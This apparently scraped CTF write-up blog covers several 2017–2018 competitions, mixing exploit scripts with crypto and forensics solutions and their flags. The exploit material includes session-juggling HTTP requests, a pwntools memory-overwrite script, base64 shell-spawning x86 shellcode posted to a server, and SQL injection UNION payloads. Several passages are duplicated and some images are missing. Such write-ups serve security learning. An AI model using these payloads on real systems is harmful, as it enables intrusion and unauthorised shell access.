# 0xBAD MINTON
## Generate token which has more than 3 courses enrolled
* Login to one account by multiple `PHPSESSID` value, after login with `PHPSESSID=z1`, change that value and login again. E.g: z1,z2,z3
```
GET /login.php?username=tokiomonster17&password=tokiomonster17 HTTP/1.1
Host: 178.128.84.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://178.128.84.72/courses.php
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=z1
Connection: close
```
* Enroll courses with PHPSESSID: z1,z2,z3
```
GET /login.php?action=enroll HTTP/1.1
Host: 178.128.84.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://178.128.84.72/courses.php
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=z2
Connection: close
```
* Now we have token that have more than 3 courses enrolled
```
GET /courses.php HTTP/1.1
Host: 178.128.84.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://178.128.84.72/courses.php
X-Requested-With: XMLHttpRequest
Cookie: PHPSESSID=z3
Connection: close
```
```
<a class="btn btn-outline-primary" style="border-radius: 5px 0px 0px 5px;" href="http://178.128.84.72/login.php?action=logout">Hello tokiomonster17</a>
<a class="btn btn-outline-success" style="border-radius: 0px 0px 0px 0px;" href="#">Enrolled: 6 courses</a>
<a class="btn btn-outline-danger" style="border-radius: 0px 5px 5px 0px;" href="#3ae3566f837d529c3104a2734ecc596347918aaf78db90501d380b66d0de8992">Token: 3ae3566f837d529c3104a2734ecc596347918aaf78db90501d380b66d0de8992</a>
```
## Pwn
```
from pwn import *
r = remote('178.128.84.72',9997)
flag = 0x604070
token = '3ae3566f837d529c3104a2734ecc596347918aaf78db90501d380b66d0de8992'
r.recvuntil("Token> ")
r.sendline(token)
for i in range(6):
r.recvuntil(">")
r.send(p64(flag)*128)
r.recvuntil(">")
r.sendline("3")
r.interactive()
```
Thứ Sáu, 20 tháng 7, 2018

babysandbox - Meepwnctf 2018
from pwn import *
import requests
import base64
shellcode = "\x58\x85\xC0\x0F\x84\x61\x00\x00\x00\x68\x80\xc7\xd7\xff\x5e\x66\x68\x7a\x69\x5f\x6a\x66\x58\x99\x6a\x01\x5b\x52\x53\x6a\x02\x89\xe1\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x56\x66\x57\x66\x6a\x02\x89\xe1\x6a\x10\x51\x53\x89\xe1\xcd\x80\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\xce\x31\xC0\x40\x89\xC3\xCD\x80"
payload = {"payload":base64.b64encode(shellcode)}
s = requests.session()
s.get("http://178.128.100.75/")
r = s.post("http://178.128.100.75/exploit",json=payload)
print r.content
import requests
import base64
shellcode = "\x58\x85\xC0\x0F\x84\x61\x00\x00\x00\x68\x80\xc7\xd7\xff\x5e\x66\x68\x7a\x69\x5f\x6a\x66\x58\x99\x6a\x01\x5b\x52\x53\x6a\x02\x89\xe1\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x56\x66\x57\x66\x6a\x02\x89\xe1\x6a\x10\x51\x53\x89\xe1\xcd\x80\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\xeb\xce\x31\xC0\x40\x89\xC3\xCD\x80"
payload = {"payload":base64.b64encode(shellcode)}
s = requests.session()
s.get("http://178.128.100.75/")
r = s.post("http://178.128.100.75/exploit",json=payload)
print r.content
Thứ Năm, 19 tháng 7, 2018
Bazik - ESOR Meepwnctf 2018
BAZIK


ESOR
nc 206.189.92.209 31333

Thấy rằng bài này có dạng RSA
Từ public key có được n, e ( e = 3 nhỏ )
Ta thấy rằng decrypt data test có dạng: Your OTP for transaction #731337 in ABCXYZ Bank is 451150457.
Theo mình thì flag cũng có thể là dạng như vậy nên suy ra đây là tấn công dạng Coopersmith
Attack
Solution

flag: MeePwnCTF{blackbox-rsa-is-0xd34d}
Bài này là crypto AES-CBC
Bài cho ta IV, Key, cho luôn hàm decrypt rồi nên khá là dễ
Ta chỉ việc lấy 1 đoạn mã hóa rồi về dựng lại code lên print chỗ hiện kết quả là ok
flag: MeePwnCTF{pooDL3-this-is-la-vie-en-rose-P00dle!}
Chủ Nhật, 10 tháng 12, 2017
Simon and Speck Block Ciphers - SECCON CTF
Chào mọi người!
Mình nói ngắn gọn bài này thôi nhé
Đầu tiên ta thấy đề bài cho : Simon_96_64, ECB, key="SECCON{xxxx}",
plain=0x6d564d37426e6e71, cipher=0xbb5d12ba422834b5
Lên mạng và tìm thử simon decrypt ta thấy 1 trang github (simon_decrypt)
Giờ ta đã có plain, cipher, key thì bị thiếu 4 kí tự => bruteforce 4 kí tứ xxxx nhé
Bài này tương đối dễ nhưng vì nó ở dưới nên chắc nhiều đội k chú ý đến ^_^
Solution của mình bạn nào thích có thể tham khảo (solution)
À chạy hơi lâu nên mọi người cố chờ nhé (15p)
Mình nói ngắn gọn bài này thôi nhé
Đầu tiên ta thấy đề bài cho : Simon_96_64, ECB, key="SECCON{xxxx}",
plain=0x6d564d37426e6e71, cipher=0xbb5d12ba422834b5
Lên mạng và tìm thử simon decrypt ta thấy 1 trang github (simon_decrypt)
Giờ ta đã có plain, cipher, key thì bị thiếu 4 kí tự => bruteforce 4 kí tứ xxxx nhé
Bài này tương đối dễ nhưng vì nó ở dưới nên chắc nhiều đội k chú ý đến ^_^
Solution của mình bạn nào thích có thể tham khảo (solution)
À chạy hơi lâu nên mọi người cố chờ nhé (15p)
Thứ Ba, 28 tháng 11, 2017
Tuctf2017: Crypto 100
server đã đóng nên giờ chỉ biết nói chay :D
B1: kết nối đến server ta sẽ thấy có có lựa chọn nhận data từ server trả về
B2: data đã bị mã hóa base64 giải mã ta được file pcap
B3: bỏ vào wireshark tìm trong mớ hỗn độn ta thấy
 ta thấy được 2 đoạn base64
B4: đi giải mã 2 đoạn base64 thử xem được gì:

B6: giờ ta đã có iv thiếu key nữa để giải mã. ta đã có enc_key và có n + e => key bi mã hóa RSA
hen sao n factor dc factor(n) => tìm được key = '2d3bcd88aede39af'.decode('hex')
ta thấy key cũng = 8byte => DES
B7: sử đụng tool online text cho thử cho nhanh xem có ra flag ko ( decrypt des online )
 => flag
B1: kết nối đến server ta sẽ thấy có có lựa chọn nhận data từ server trả về
B2: data đã bị mã hóa base64 giải mã ta được file pcap
B3: bỏ vào wireshark tìm trong mớ hỗn độn ta thấy

B4: đi giải mã 2 đoạn base64 thử xem được gì:

đoạn đầu giải mã được đoạn thứ 2 giải không được
B5: ta thấy sau khi giải mã ta có iv => mã hóa DES hoặc AES và iv = 8byte = '64aa63540842cfa9'.decode('hex')B6: giờ ta đã có iv thiếu key nữa để giải mã. ta đã có enc_key và có n + e => key bi mã hóa RSA
hen sao n factor dc factor(n) => tìm được key = '2d3bcd88aede39af'.decode('hex')
ta thấy key cũng = 8byte => DES
B7: sử đụng tool online text cho thử cho nhanh xem có ra flag ko ( decrypt des online )

Thứ Tư, 8 tháng 2, 2017
[ALEXCTF 2017]-Fore3: USB probing (Forensics 150)
Open the pcap file in Wireshark, looking at the
usb.capdata, and the packet 101:

It's a picture just chose the hex then export it, open it in Linux we'll get a flag:


It's a picture just chose the hex then export it, open it in Linux we'll get a flag:
Flag is:
ALEXCTF{SN1FF_TH3_FL4G_OV3R_USB}
[ALEXCTF 2017]-Fore1: Hit the core (Forensics 50)
Use strings in
terminal, we got this string:
$ strings fore1.core
….
cvqAeqacLtqazEigwiXobxrCrtuiTzahfFreqc{bnjrKwgk83kgd43j85ePgb_e_rwqr7fvbmHjklo3tews_hmkogooyf0vbnk0ii87Drfgh_n kiwutfb0ghk9ro987k5tfb_hjiouo087ptfcv}
….
….
cvqAeqacLtqazEigwiXobxrCrtuiTzahfFreqc{bnjrKwgk83kgd43j85ePgb_e_rwqr7fvbmHjklo3tews_hmkogooyf0vbnk0ii87Drfgh_n kiwutfb0ghk9ro987k5tfb_hjiouo087ptfcv}
….
Hint for flag was take a first character every 4 character:
s =
'cvqAeqacLtqazEigwiXobxrCrtuiTzahfFreqc{bnjrKwgk83kgd43j85ePgb_e_rwqr7fvbmHjklo3tews_hmkogooyf0vbnk0ii87Drfgh_n
kiwutfb0ghk9ro987k5tfb_hjiouo087ptfcv}'
print s[3::5]
print s[3::5]
$ python test.py
ALEXCTF{K33P_7H3_g00D_w0rk_up}
ALEXCTF{K33P_7H3_g00D_w0rk_up}
[BITSCTF-2017]-Batman vs Joker (Web 30)
This is SQL Injection Basic
' UNION SELECT table_name, column_name FROM
information_schema.columns --
' UNION SELECT flag, 1 FROM Joker --
' UNION SELECT flag, 1 FROM Joker --
And we got flag:
BITSCTF{wh4t_d03snt_k1ll_y0u_s1mply_m4k3s_y0u_str4ng3r!}
[BITSCTF-2017]-BotBot (Web 10)
Looking at /robots.txt, i saw:
Useragent *
Disallow: /fl4g
Disallow: /fl4g
So, /fl4g is 301. we access /fl4g/ and get flag:
$ curl -v http://botbot.bitsctf.bits-quark.org/fl4g
* Trying 205.139.17.49...
* Connected to botbot.bitsctf.bits-quark.org (205.139.17.49) port 80 (#0)
> GET /fl4g HTTP/1.1
> Host: botbot.bitsctf.bits-quark.org
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.10.0 (Ubuntu)
< Date: Sun, 05 Feb 2017 01:28:52 GMT
< Content-Type: text/html; charset=iso-8859-1
< Content-Length: 351
< Connection: keep-alive
< Location: http://botbot.bitsctf.bits-quark.org/robot/fl4g/
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://botbot.bitsctf.bits-quark.org/robot/fl4g/">here</a>.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at botbot.bitsctf.bits-quark.org Port 80</address>
</body></html>
* Connection #0 to host botbot.bitsctf.bits-quark.org left intact
$ curl -v http://botbot.bitsctf.bits-quark.org/fl4g/
* Trying 205.139.17.49...
* Connected to botbot.bitsctf.bits-quark.org (205.139.17.49) port 80 (#0)
> GET /fl4g/ HTTP/1.1
> Host: botbot.bitsctf.bits-quark.org
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.10.0 (Ubuntu)
* Trying 205.139.17.49...
* Connected to botbot.bitsctf.bits-quark.org (205.139.17.49) port 80 (#0)
> GET /fl4g HTTP/1.1
> Host: botbot.bitsctf.bits-quark.org
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.10.0 (Ubuntu)
< Date: Sun, 05 Feb 2017 01:28:52 GMT
< Content-Type: text/html; charset=iso-8859-1
< Content-Length: 351
< Connection: keep-alive
< Location: http://botbot.bitsctf.bits-quark.org/robot/fl4g/
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://botbot.bitsctf.bits-quark.org/robot/fl4g/">here</a>.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at botbot.bitsctf.bits-quark.org Port 80</address>
</body></html>
* Connection #0 to host botbot.bitsctf.bits-quark.org left intact
$ curl -v http://botbot.bitsctf.bits-quark.org/fl4g/
* Trying 205.139.17.49...
* Connected to botbot.bitsctf.bits-quark.org (205.139.17.49) port 80 (#0)
> GET /fl4g/ HTTP/1.1
> Host: botbot.bitsctf.bits-quark.org
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.10.0 (Ubuntu)
< Date: Sun, 05 Feb 2017 01:28:54 GMT
< Content-Type: text/html; charset=UTF-8
< Content-Length: 41
< Connection: keep-alive
< X-Powered-By: PHP/7.0.15
<
* Connection #0 to host botbot.bitsctf.bits-quark.org left intact
BITCTF{take_a_look_at_googles_robots_txt}
< Content-Type: text/html; charset=UTF-8
< Content-Length: 41
< Connection: keep-alive
< X-Powered-By: PHP/7.0.15
<
* Connection #0 to host botbot.bitsctf.bits-quark.org left intact
BITCTF{take_a_look_at_googles_robots_txt}
Thứ Ba, 7 tháng 2, 2017
[ALEXCTF]-CR4:Poor RSA
Change the name of file key.pub to public.pem
Use this command to analysis the public.pem file
We can get n and e

Factor n get p and q then combine q,p with e we will get private key.
p = 863653476616376575308866344984576466644942572246900013156919
q = 965445304326998194798282228842484732438457170595999523426901
e = 65537
Use RSA tool to get private key

Decode the base64 code in file flag.b64 and save it as a file name flag then use the private key file (private.pem) to decrypt it.

The flag is ALEXCTF{SMALL_PRIMES_ARE_BAD}
Use this command to analysis the public.pem file
We can get n and e

Factor n get p and q then combine q,p with e we will get private key.
p = 863653476616376575308866344984576466644942572246900013156919
q = 965445304326998194798282228842484732438457170595999523426901
e = 65537
Use RSA tool to get private key

Decode the base64 code in file flag.b64 and save it as a file name flag then use the private key file (private.pem) to decrypt it.

The flag is ALEXCTF{SMALL_PRIMES_ARE_BAD}
[ALEXCTF]-SC1:Math bot

connect to server we can see this

it's just calculations + ,- ,*, / , %
so i wrote a code to solve it

Flag is : ALEXCTF{1_4M_l33t_b0t}
[ALEXCTF]-CR3:What is this encryption?
It's basic RSA, so I wrote a simple code to solve it
This is the flag ALEXCTF{RS4_I5_E55ENT1AL_T0_D0_BY_H4ND}

This is the flag ALEXCTF{RS4_I5_E55ENT1AL_T0_D0_BY_H4ND}

Thứ Hai, 6 tháng 2, 2017
[ALEXCTF]-RE5: packed movement


A L E X C T F {
41 4c 45 58 43 54 46 7b


Flag is: ALEXCTF{M0Vfusc4t0r_w0rk5_l1ke_m4g1c}
[ALEXCTF]-RE3: Catalyst system

Fix “Loading” and “Logging in” don’t need waiting
Now find username in 0x400CDD :

solve the equation found username in 0x400CDD “catalyst_ceo”
Find password in 0x400977:


Flag is: ALEXCTF{1_t41d_y0u_y0u_ar3__gr34t__reverser__s33}
[ALEXCTF]-RE2: C++ is awesome

V7 is Input value
Off_6020A0 = “L3t_ME_T3ll_Y0u_S0m3th1ng_1mp0rtant_A_{FL4G}_W0nt_b3_3X4ctly_th4t_345y_t0_c4ptur3_H0wev3r_1T_w1ll_b3_C00l_1F_Y0u_g0t_1t”
Dword_6020C0 found in source code

FLAG: ALEXCTF{W3_L0v3_C_W1th_CL45535}
Đăng ký:
Bài đăng (Atom)